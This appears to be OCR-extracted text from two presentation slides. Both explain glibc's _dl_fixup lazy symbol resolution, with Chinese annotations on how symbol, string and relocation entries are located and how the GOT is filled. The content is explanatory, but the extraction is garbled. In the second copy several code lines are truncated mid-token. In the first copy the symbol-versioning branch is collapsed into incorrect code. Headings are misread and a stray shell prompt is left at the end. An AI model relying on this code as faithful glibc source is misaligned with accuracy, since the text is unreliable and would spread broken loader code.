
```
$ DL_FIXUP_VALUE_TYPE
  _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
  {
      const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);
      const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);
      const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);
      const PLTREL *const reloc = (const void *)(D_PTR(l, l_info[DT_JMPREL]) +
                                          reloc_offset(pltgot, reloc_arg));
      const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];
      const ElfW(Sym) *refsym = sym;
      void *const rel_addr = (void *)(l->l_addr + reloc->r_offset);
      lookup_t result;
      DL_FIXUP_VALUE_TYPE value;

      if (__builtin_expect(ELFW(ST_VISIBILITY)(sym->st_other), 0) == 0)
      {
          const struct r_found_version *version = NULL;

          if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)
          {
                  version = NULL;
          }
          result = _dl_lookup_symbol_x(strtab + sym->st_name, l, &sym, l->l_scope,
                                       version, ELF_RTYPE_CLASS_PLT, flags, NULL);
          value = DL_FIXUP_MAKE_VALUE(result,
                                      SYMBOL_ADDRESS(result, sym, false));
      }
      else
      {
          value = DL_FIXUP_MAKE_VALUE(l, SYMBOL_ADDRESS(l, sym, true));
          result = l;
      }
      value = elf_machine_plt_value(l, reloc, value);
      return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);
  }
```

String table 從 l_info 拿，第幾個 string 從 symbol entry 拿 (Elf64_Sym)

$ DL lng

_dl_fixup

- 根據 link_map->l_info 找出 symbol 的：
    - Symbol entry
    - String entry
    - Relocation entry
    - Relocation address
- 解析 symbol
- 填到 GOT 當中




```
$ DL_FIXUP_VALUE_TYPE
  _dl_fixup(struct link_map *l, ElfW(Word) reloc_arg)
  {
      const ElfW(Sym) *const symtab = (const void *)D_PTR(l, l_info[DT_SYMTAB]);
      const char *strtab = (const void *)D_PTR(l, l_info[DT_STRTAB]);
      const uintptr_t pltgot = (uintptr_t)D_PTR(l, l_info[DT_PLTGOT]);
      const PLTREL *const reloc = (const void *)(D_PTR(l, l_info[DT_JMPREL]) +
                                            reloc_offset(pltgot, reloc_arg));
      const ElfW(Sym) *sym = &symtab[ELFW(R_SYM)(reloc->r_info)];
      const Elf
      void *co                                                 fset);
      lookup_t
      DL_FIXUP_

      if (__bu                                                 0) == 0)
      {
          const struct r_found_version *version = NULL;

          if (l->l_info[VERSYMIDX(DT_VERSYM)] != NULL)
          {
              const ElfW(Half) *vernum =
                  (const void *)D_PTR(l, l_info[VERSYMIDX(DT_VERSYM)]);
              ElfW(Half) ndx = vernum[ELFW(R_SYM)(reloc->r_info)] & 0x7fff;
              version = &l->l_versions[ndx];
              if (version->hash == 0)
                  version = NULL;
          }
          result = _dl_lookup_symbol_x(strtab + sym->st_name, l, &sym, l->l_scope,
                                       version, ELF_RTYPE_CLASS_PLT, flags, NULL);
          value = DL_FIXUP_MAKE_VALUE(result,
                                      SYMBOL_ADDRESS(result, sym, false));
      }
      else
      {
          value = DL_FIXUP_MAKE_VALUE(l, SYMBOL_ADDRESS(l, sym, true));
          result = l;
      }
      value = elf_machine_plt_value(l, reloc, value);
      return elf_machine_fixup_plt(l, result, refsym, sym, reloc, rel_addr, value);
  }
```

Relocation table 從 l_info 拿，
第幾個 Rela 從參數取得

$ DL Ing

_dl_fixup

- 根據 link_map->l_info 找出 symbol 的：
  - Symbol entry
  - String entry
  - Relocation entry
  - Relocation address
- 解析 symbol
- 填到 GOT 當中



u1f383@u1f383:/

